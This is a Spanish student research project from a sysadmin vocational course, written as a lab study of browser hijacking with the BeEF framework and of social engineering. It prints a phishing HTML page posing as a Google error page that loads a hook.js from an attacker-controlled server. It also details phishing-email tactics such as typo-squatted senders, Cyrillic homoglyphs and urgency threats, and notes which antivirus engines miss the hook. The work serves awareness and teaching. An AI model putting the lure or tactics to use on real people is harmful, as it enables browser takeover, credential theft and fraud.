Institut Puig Castellar
Santa Coloma de Gramenet

Deliberación de payloads y papel de la ingeniería social en el uso de malware

(Projecte d'investigació i desenvolupament)

CFGS Administració de Sistemes Informàtics i Xarxes

Daniel Moreno
ASIX2A
2022-2023

Resumen del proyecto:

En este proyecto se trata de utilizar programas de pentesting y de seguridad para comprender cómo es posible capturar el navegador de una víctima a través de phishing, considerando diferentes escenarios de red, a partir de donde se podría escalar a otros ataques de diferentes tipos, como capturas de credenciales, escaneo de la red de la víctima o en el caso de que el equipo atacado sea un servidor, lanzar ataques de denegación de servicio para inutilizarlo. Adicionalmente, se investiga el funcionamiento de estos payloads y qué papel desempeña la ingeniería social si se tratara de un escenario real. El objetivo de este proyecto es descubrir cómo hacen los ciberdelincuentes para infectar equipos, tanto del punto de vista de software como desde el punto de vista de cómo estos ciberdelincuentes utilizan la psicología, el engaño y la persuasión

Paraules clau:

Payload, hacking, browser, ingenieria social, malware

Abstract:

The intention of this project is using pentesting and security programs to understand how it is possible to capture a victim's browser through phishing, considering different network scenarios, from which it could be escalated to other attacks of different types, such as credential captures, scanning the victim's network or, in the case that a server is attacked, launching what is known as a DDoS to disable its service. Additionally, the operation of these payloads is investigated and what role social engineering plays if it were a real scenario. The objective of this project is to discover how cybercriminals infect computers, both from a software point of view and from the point of view of how these cybercriminals use psychology, deception and persuasion.

Keywords:

Payload, hacking, botnet, social-engineering, malware

ÍNDICE

Lista de figuras

1 Introducción

Este proyecto consiste por un lado en el estudio del funcionamiento del archivo que conecta a la víctima con la máquina atacante, y la consideración de los diferentes ataques contenidos en el panel de “post explotación, como por ejemplo mantener la conexión a multitud de equipos como una “BotNet” para posteriormente hacer que todas hagan miles de peticiones a un mismo servidor para denegar el inutilizar el servicio ofrecido por este (DDoS).

De otro lado el segundo objetivo de este proyecto de investigación es estudiar cómo los ciberdelincuentes se ayudan de la psicología y la ingeniería social para conseguir distribuir estos payloads o para engañar y persuadir con la finalidad de llevar a cabo sus intereses

1.1 Contexto

En la actualidad, cada día se ataca a los dispositivos y se intentan estafar a millones de personas. Por simple estadística y por el uso de la psicología en estos ataques, muchas de estas personas acaban volviéndose víctimas haciendo así que cibercriminales de todo el mundo puedan conseguir dinero rápido o información personal de sus objetivos, muchas veces también aprovechándose de la brecha digital y la poca formación que se imparte al respecto.

Un caso relativamente reciente que se podría mencionar sería la BotNet “Mariposa”, descubierta y originada en España en el año 2008, “Mariposa” es un keylogger, que monitoriza y graba en un registro la actividad de teclado de los usuarios para capturar credenciales en sitios bancarios, credenciales con la que realizarían envios masivos de spam y que a su vez, las víctimas de este spam, darían pie a “Mariposa” a tomar el control del equipo para su utilización en ataques DDoS; otro factor que ayudó a su distribución masiva, fue que estaba disponible para alquilar.

Este malware en concreto se consiguió paliar gracias a las FCSE españolas (Fuerzas y Cuerpos de Seguridad del Estado) junto con empresas privadas de otros países que ayudaron en su investigación. El número de equipos afectados aún se desconoce, se cree que entre 1.000.000 y 12.000.00 de máquinas fueron infectadas

1.2 Justificación

Con este proyecto, se busca cubrir la necesidad de explicar a los usuarios el peligro que supone el simple hecho de estar en línea, ya que cada vez, internet es más frecuente y esencial en la vida cotidiana. Explicar cómo funcionan estos archivos maliciosos a nivel de software para entender cómo operan en los equipos informáticos y también como el usuario está constantemente expuesto a que intenten sustraer su información confidencial, como contraseñas, números de tarjetas de crédito, datos bancarios y personales, mediante la distribución de malware y la ayuda de la ingeniería social para persuadirlos a realizar acciones indeseadas, como la descarga de malware o el suministro de información confidencial.

1.3 Objetivos

El objetivo principal de este trabajo de investigación es comprender mejor la forma en que los usuarios interactúan con el software malicioso y cómo pueden ser engañados para descargarlo o instalarlo. La educación del usuario es crucial para prevenir la propagación de malware y reducir el impacto que puede tener en los sistemas informáticos y la privacidad de los usuarios. Por lo tanto, una investigación detallada sobre las técnicas de ingeniería social y funcionamiento del malware, puede ayudar a identificar las debilidades en la educación y concienciación de los usuarios, así como en los sistemas de seguridad de los que se dispone. El estudio también puede brindar una mayor comprensión de los métodos de ingeniería social utilizados por los atacantes, lo que puede contribuir a la concienciación y a desarrollar mejores soluciones para reducir el riesgo de ser una víctima de estos.

1.3.1 Objetivo general

El objetivo general de este trabajo de investigación es mejorar la seguridad informática a nivel usuario mediante la identificación de debilidades en la educación y entendimiento de los usuarios sobre los ataques a la seguridad existentes, así como el estudio de los métodos de ingeniería social utilizados por los atacantes. Esto puede ser útil para desarrollar mejores métodos para reducir el riesgo de ataques de malware y proteger la privacidad y la seguridad de los usuarios.

1.3.2 Objetivos específicos

- Aprendizaje detallado sobre el funcionamiento de payloads maliciosos
- Demostración del funcionamiento de malware
- Prueba de malware en entorno controlado
- Entendimiento de los diversos tipos de ataques
- Entendimiento de metodologías de ingeniería social

1.4 Estrategia y planificación del proyecto

La estrategia a seguir en este proyecto consistirá en el aprendizaje sobre el uso de un programa ya existente, instalado desde un repositorio alojado en GitHub. Una vez usado, entender el funcionamiento de la conexión entre atacante y víctima, establecida por este software, para más tarde explicar los diversos tipos de ataques que este contiene y además exponer el papel de la ingeniería social en el proceso de distribución de estos.

1.5 Metodología de trabajo

La metodología de trabajo que se ha escogido para este proyecto, es la metodología Scrum, la cual se basa en dividir el proyecto en partes más pequeñas, comúnmente llamadas “Sprints”, en las que el trabajo se va a planificar, pero será constantemente revisado y actualizado para conseguir acabar con la mejor versión posible de cada una de las partes

1.6 Estudio económico y presupuestario

En este proyecto no ha habido costes económicos, ya que se disponía de los ordenadores y la infraestructura de red para las pruebas y los softwares especializados, casi en su totalidad, son gratuitos. En caso de desarrollar este proyecto para una empresa, para concienciar a empleados o usuarios, conllevaría unos costes que serán enumerados a continuación

- Equipos informáticos básicos para realizar las pruebas (en caso de no disponer de ellos) ~ 800€
- Software de generación de malware: Gratuito
- Software de análisis: Gratuito
- Investigación sobre malware ~15h 15€/h 225€
- Diseño gráfico de documentación con fin educativo ~ 200€

El gasto total del proyecto sería alrededor de 1.225€, aunque si se ampliase supondría un coste mayor

2 Descripción del proyecto

2.1 Previsión de tareas de investigación

- Revisión bibliográfica de la seguridad informática.
- Investigación de técnicas de propagación de malware y su impacto en la seguridad informática.
- Análisis de casos de estudio y ejemplos de distribución de malware a través de ingeniería social.
- Evaluación de herramientas y metodologías de análisis de malware.
- Investigación de técnicas de protección y prevención de malware.
- Análisis de las medidas de seguridad y protección utilizadas por los principales sistemas operativos.
- Identificación de patrones y tendencias en la distribución de malware a través de ingeniería social.
- Comprensión del funcionamiento de los diferentes tipos de malware.
- Identificar los sistemas operativos y aplicaciones más vulnerables a ataques de malware.
- Investigar las técnicas de ingeniería social utilizadas en la distribución de malware y cómo pueden ser detectadas y prevenidas.
- Desarrollar estrategias y medidas de protección contra la distribución de malware a través de ingeniería social.

2.2 Tecnologías

2.2.1 Comparativa de las tecnologías valoradas

Software para controlar el Malware:

Para esta finalidad, se ha estado investigando sobre programas de este tipo, pero finalmente se ha encontrado el software BeEF Project (Browser Exploitation Framework)

Otra opción viable podría ser el uso de Metasploit, que al igual, tiene infinidad de funcionalidades, estos dos programas se podrían utilizar en conjunto dependiendo de cual sea el objetivo del PenTester o el Hacker

Software para el análisis del Malware:

VirusTotal: Este es un servicio de análisis de malware en línea que analiza archivos y URL con múltiples motores antivirus conocidos y herramientas de detección de malware, óptimo para la utilización de usuarios sin experiencia en informática o ciberseguridad.

YARA: Esta herramienta es un lenguaje de reglas de detección de malware de código abierto desarrollada por VirusTotal que se utiliza para leer patrones en los archivos maliciosos y así descubrirlos con anterioridad.

Cuckoo Sandbox: Esta herramienta proporciona un entorno virtual donde se ejecuta el malware que se quiere analizar, para que este se pueda estudiar en un entorno seguro, después, este software devuelve información sobre el comportamiento del programa malicioso que se le haya proporcionado

Servicio	**VirusTotal**	**Cuckoo Sandbox**	**Reglas YARA**
Tipo de servicio	En línea	Local	Local
Costo	Gratis y de pago	Gratis y de pago	Gratis
Análisis de malware	Sí	Sí	No
Análisis de archivos	Sí	Sí	Sí
Análisis de URLs	Sí	No	No
Motores de análisis	Más de 70 motores antivirus	No aplica	No aplica
Información adicional	Proporciona información sobre la detección de malware y enlaces a informes de análisis	Proporciona informes detallados sobre el comportamiento de los programas maliciosos	Permite a los investigadores de seguridad escribir reglas personalizadas para la identificación de patrones de malware
Nivel de habilidad necesario	Bajo	Medio	Alto
Uso principal	Verificación rápida de archivos sospechosos	Análisis detallado de malware	Creación de reglas personalizadas para la identificación de malware

2.2.2 Tecnologías escogidas

Software para la captura de la víctima:

BeEF: Este programa, es un software destinado a pentesters, investigadores y estudiantes, que proporciona una manera de manipular el navegador de la víctima. Que después se puede monitorizar desde la máquina C&C (Command & Control), está destinado a ser utilizado en "Seguridad ofensiva" y siempre en entornos controlados, aunque en las manos indicadas podría ser una herramienta con la que se da todo hecho para que se lleven a cabo tácticas de cibercrimen.

Se ha escogido esta tecnología por recomendación del excelente profesor Oscar Torrente, ya que el programa de las mismas características utilizado el año pasado no funcionó de forma correcta; y porque es una herramienta que se podría usar con fines ilícitos, aparte de por su simplicidad de uso.

Software para la ejecución en entorno controlado:

VirtualBox: Con esta herramienta se consigue simular el ataque a "víctimas" virtuales alojadas en el mismo equipo, a través de la virtualización de diferentes sistemas operativos, aprovechando que se pueden configurar diversas topologías de red que imitan configuraciones que podemos encontrar en escenarios reales. Más adelante se profundiza en el comprendimiento de este concepto.-


Se ha escogido esta tecnología ya que a comparación con Isard VDI, este es más laxo y más sencillo de configurar a nivel de red

Software para el análisis de archivos malicioso:

VirusTotal/ OPSWAT Meta Defender: Con estas dos herramientas web se consigue contrastar archivos o links con multitud de motores de antivirus, que nos devuelve información sobre si cada uno de los antivirus detecta como malicioso o no, complementado con información sobre si otros usuarios han reportado ese mismo archivo, reconociendolo por un hash (número identificativo)

2.3 Estructura del proyecto

En este proyecto se trabaja sobre la escenificación de tipologías de red que se asimilan a escenarios reales



2.4 Descripción de los componentes

Para el desarrollo de la investigación de este proyecto se usarán diversos programas de código abierto, cada uno con un cometido diferente en el proceso de estudio, más adelante en esta memoria se profundizará más en cada uno de ellos

2.4.1 Software 1

BeEF(Browser Exploitation Framework): *Esta herramienta descargada desde los mismos repositorios de linux, permite secuestrar el navegador de la víctima y convertir nuestra máquina en el anfitrión C&C (Control and Command)*

Utiliza*: Javascript, Ruby gem Bundler, Python3*

2.4.2 Software 2

Cuckoo SandBox: Con esta herramienta se pretendía estudiar el comportamiento del payload, pero finalmente no se ha usado por que estaba obsoleto y con herramientas web se podía conseguir el mismo resultado

2.4.3 Software 3

Meta Defender / Virus Total: El funcionamiento de estas dos herramientas web, es contrastar con motores de búsqueda de antivirus, cosa que nos ayuda a saber como de sospechosos son los payloads generados

Utiliza: +50 Motores de antivirus

2.4.4 Software 4

VirtualBox/IsardVDI: Estos dos programas ofrecen la posibilidad de ejecutar “imágenes”, que son archivos que actúan como Sistemas Operativos individuales, la diferencia es que Isard es una herramienta web que no gasta recursos de nuestro ordenador, por el contrario VirtualBox es un programa que hay que instalar en nuestro ordenador y que si gasta recursos de nuestro equipo

Utiliza: Virtualización de SO

3 Instalación del software

3.1 Instalación del servicio

El software que se va a investigar, está alojado tanto en Github, como en los propios repositorios de Linux

Es decir que para acceder a las funcionalidades de este servicio únicamente habría que descargarlo como cualquier otro programa de linux, a través de apt (Advanced Packaging Tool) o a través de Git Clone

```
sudo apt install beef-xss
```


```
git clone https://github.com/beefproject/beef.git
```

Después solo se tendrá que ejecutar “sudo ./beef start” , que iniciará el servicio, indicando los links a los que debemos apuntar, otra manera es iniciarlo a partir del icono de programa BeEF start, que nos abre directamente la interfaz web “Web gui”

Llegado este momento, se pide un usuario y contraseña.

3.2 Panel de control de la máquina C2

El panel de control que se ofrece ahora, como máquina anfitriona de Control & Command, consta de diversos apartados como los siguientes:



Listado de navegadores “enganchados”: En este apartado, una vez se tienen uno o varios bots infectados, aparecen listados, mostrando el sistema operativo y si se encuentra activo o no.

Getting Started: Desde esta ventana, se nos explica información básica del software, su web oficial, y también se nos ofrecen dos páginas webs, una básica y otra avanzada, que podemos usar para nuestras primeras pruebas en localhost.

Logs: Aquí se nos devuelve información de las interacciones con el navegador de la víctima, este apartado se explicará en más profundidad más adelante.

4 Creación y funcionamiento de phishing con payload

4.1 Montaje del HTML con payload


Una vez finalizada la configuración inicial, se ha de usar una URL que apunta a un archivo javascript llamado “**hook.js**”, pero se ha de indicar este archivo en el interior de una etiqueta <script> en un html, no se puede enviar el archivo directamente a la víctima y pretender que funcione.
Por eso se ha de elaborar un html, ya incluyendo phishing, que ejecutará el código es entonces cuando se enlazara con la máquina servidor (atacante).

Este archivo javascript dentro de <script>, se podría incluir en el header de cualquier página web para que hiciese esta misma función, pero en este caso

se ha elaborado una página que asemeja un mensaje de error pero por detrás ejecuta el código js.

```
 GNU nano 7.2                                webpage.html *
<!DOCTYPE html>
<body>
<head>
<title>Google</title>
</head>
<script src="http://Ip:3000/hook.js"></script>
<h1>Sorry! This site is experiencing technical difficulties</h1>
<h3>Try waiting a few minutes and reloading</h3>
<p>(Server not available)</p>
<p>*Le informo que uste fue hakiao jejeje*</p>
</body>
</html>
```

Resultado:



Función: Hacer creer a la víctima que la web no ha funcionado, o que si ha funcionado, pero atrapar su navegador a través de javascript alojado en el interior de etiquetas <script> de html.

4.2 Funcionamiento del payload javascript

1. **Aprovechamiento de Vulnerabilidad XSS(Cross-site scripting):**
   - Requiere una vulnerabilidad XSS existente en un sitio web objetivo en muchos casos, en páginas HTTP
   - Las vulnerabilidades XSS ocurren cuando una aplicación web permite introducir código que se interprete como (JavaScript) y se ejecute en el navegador de los usuarios.
2. **Inyección del Payload BeEF:**
   - El atacante inyecta un payload BeEF en la aplicación web aprovechando la vulnerabilidad XSS identificada.
   - El payload es un código JavaScript que establece una conexión entre el navegador de la víctima y el servidor BeEF.
3. **Ejecución del Payload BeEF:**
   - Cuando un usuario (víctima) visita la página web comprometida con el payload BeEF inyectado, este se ejecuta en el navegador de la víctima.
   - El payload actúa como un gancho que establece un canal de comunicación entre el navegador de la víctima y el servidor BeEF.
4. **Conexión al Servidor BeEF:**
   - El navegador de la víctima, ahora conectado con el payload BeEF, se conecta de nuevo al servidor BeEF controlado por el atacante.
   - Esta conexión se establece mediante HTTP o HTTPS.
5. **Enganche del Navegador:**
   - El servidor BeEF tiene ahora control sobre el navegador enganchado.

- El atacante puede interactuar con el navegador de la víctima en tiempo real a través de la interfaz web de BeEF, realizando tareas como ejecutar scripts adicionales, recopilar información sobre el navegador y el sistema, y lanzar ataques adicionales.


6. **Comando y Control:**
   - La interfaz web de BeEF actúa como el centro de comando y control, permitiendo al atacante gestionar y controlar múltiples navegadores enganchados simultáneamente.
   - El atacante puede ejecutar varios módulos para realizar acciones específicas basadas en las capacidades de BeEF.

4.3 Análisis de los medios del malware


Es interesante subir a VirusTotal los diferentes medios de este ataque para que se contrasten con antivirus y ver como de oculto está el código malicioso.

IMPORTANTE: Esto no quiere decir que el producto comercial tenga la misma respuesta que la que aquí se muestra, ya que cada empresa elige una configuración diferente de su herramienta para que funcione dentro de VirusTotal

Indicando la IP del HTML infectado:
Si indicamos a VirusTotal la IP de la web, **ningún antivirus** de los que usa esta aplicación, es capaz de detectar el malware




Subiendo el "anzuelo" JavaScript:
Al subir el archivo "hook.js" a la aplicación, **algunos antivirus** de esta si lo analizan como malicioso, con esta herramienta es interesante ver que marcas lo detectan y cuáles no
Como se menciona en este documento, VirusTotal dispone de 63 motores de búsqueda de virus, de los que solo 14 califican este archivo como malicioso, así que por comodidad, se elabora esta tabla con algunos de los motores con más renombre.



Marcas populares de antivirus que SI lo detectan	Marcas populares de antivirus que NO lo detectan
BitDefender, eScan, Google, ArcaBit, Emsisoft, Sophos, etc…	Avast, Kaspersky, MalwareBytes, Microsoft, ClamAV, Yandex, etc…

Del otro lado, en OPSWAT MetaDefender, se nos indica que 4 motores de AV lo detectan



5. Liberación del malware y uso de la ingeniería social

5.1 Envío del “anzuelo” (hook.js)

Una vez completada la elaboración del HTML del punto 4.1, este se tiene que hacer visible para la víctima, esto se hace iniciando un servicio Apache2 y enviado una URL a la víctima.

Este HTML que hemos elaborado no será visible para todo Internet, para eso se necesitaría un hosting, en cambio lo que se hace es colocarlo en un servidor web local y que la víctima acceda a este a través de nuestra IP, con un link, es aquí donde la ingeniería social tiene un papel importante.


5.2 Uso de Gmail con ingeniería social

En este punto es donde se implementan las técnicas de psicología e ingeniería social estudiadas, este link podría ser liberado a través de diferentes medios, como SMS, botón en una web, entre otros…

En este caso se creó una cuenta de correo electrónico y se redactó el gmail siguiente, intentado que todo pareciese legítimo.

La cuenta de correo electrónico

En la cuenta de correo electrónico se usaron varias “trampas” para intentar hacer creíble




- Nombre de la cuenta: Google Team (para hacer pensar que proviene del equipo de Google)

- Dirección de correo:
“Thomas” (para hacer parecer que proviene de un administrador de Google), pero usando la técnica “typo-squatting” con los caracteres
“r + n” para que si no se presta atención parezca una “m”

También usada en “rnictrosoft”, pero hubo un error de escritura

El gmail enviado a la victima

Es aquí donde se encuentra el grueso de la ingeniería social utilizada, usando una referencia de un phishing real simulando a Google, se redactó este mail, las técnicas empleadas fueron las siguientes:



- **Respeto a la autoridad:** Al parecer que proviene de Google, si la victima no presta atencion, ya estara predispuesta a creer lo que contenga el mensaje.

- **Scareware:** Esto se podría considerar como un ataque de Scareware ya que se infunde miedo a la víctima a partir de un caso ficticio.

- **Confianza:** Al usar expresiones como “Estimado cliente/a” puede generar una falsa sensación de confianza en la víctima

- **Limitación temporal/Urgencia:** Se le dan un margen a la víctima con la amenaza de que si no lo hace antes de 72h su cuenta será eliminada

- **Voluntad de ayudar:** Con expresiones como “Entendemos que su cuenta es importante para usted”, se da a pensar subliminalmente a la víctima que este mail es legítimo y sin malas intenciones

- **Homógrafos:** En el apartado de los pasos, se usaron caracteres parecidos a otros y cirílicos para simular caracteres de nuestro alfabeto

  - https://google.accounts.com

А	Б	В	Г	Д	Е	Ё	Ж	З	И	Й
A	B	V	G	D	E	Ë	Z	Z	I	J
К	Л	М	Н	О	П	Р	С	Т	У	Ф
K	L	M	N	O	P	R	S	T	U	F
Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
X	C	C	S	SC	SC	Y	Y	E	JU	JA

Se usó la “i” mayúscula para simular la letra “L”

Se usó la O y la A, que en cirilico son iguales al latin, el equivalente a la P, que si no prestamos atención podría parecer una “n” y por último el equivalente a la S, que es idéntico a nuestra “c”

Estas técnicas serían de mucha utilidad en caso de hacer un DNS Spoofing y simular que llevamos a la victima a “www.facebook.com” pero en lugar de la URL oficial, usar estos caracteres y llevar a la víctima a una web idéntica a facebook pero de nuestro dominio.

Este tipo de prácticas ya han sido capadas por parte de los navegadores, y ya no es posible usar dominios que combinen caracteres de la tabla ascii estándar con caracteres en cirilico

Links

De los 5 links presentes en el mail, independientemente de en cual entre la víctima, todos redirigen a la URL de nuestro HTML con el “anzuelo”, esto es posible ya que en gmail y otros, se pueden colocar links en palabras, como por ejemplo dirigir a la wikipedia aquí.

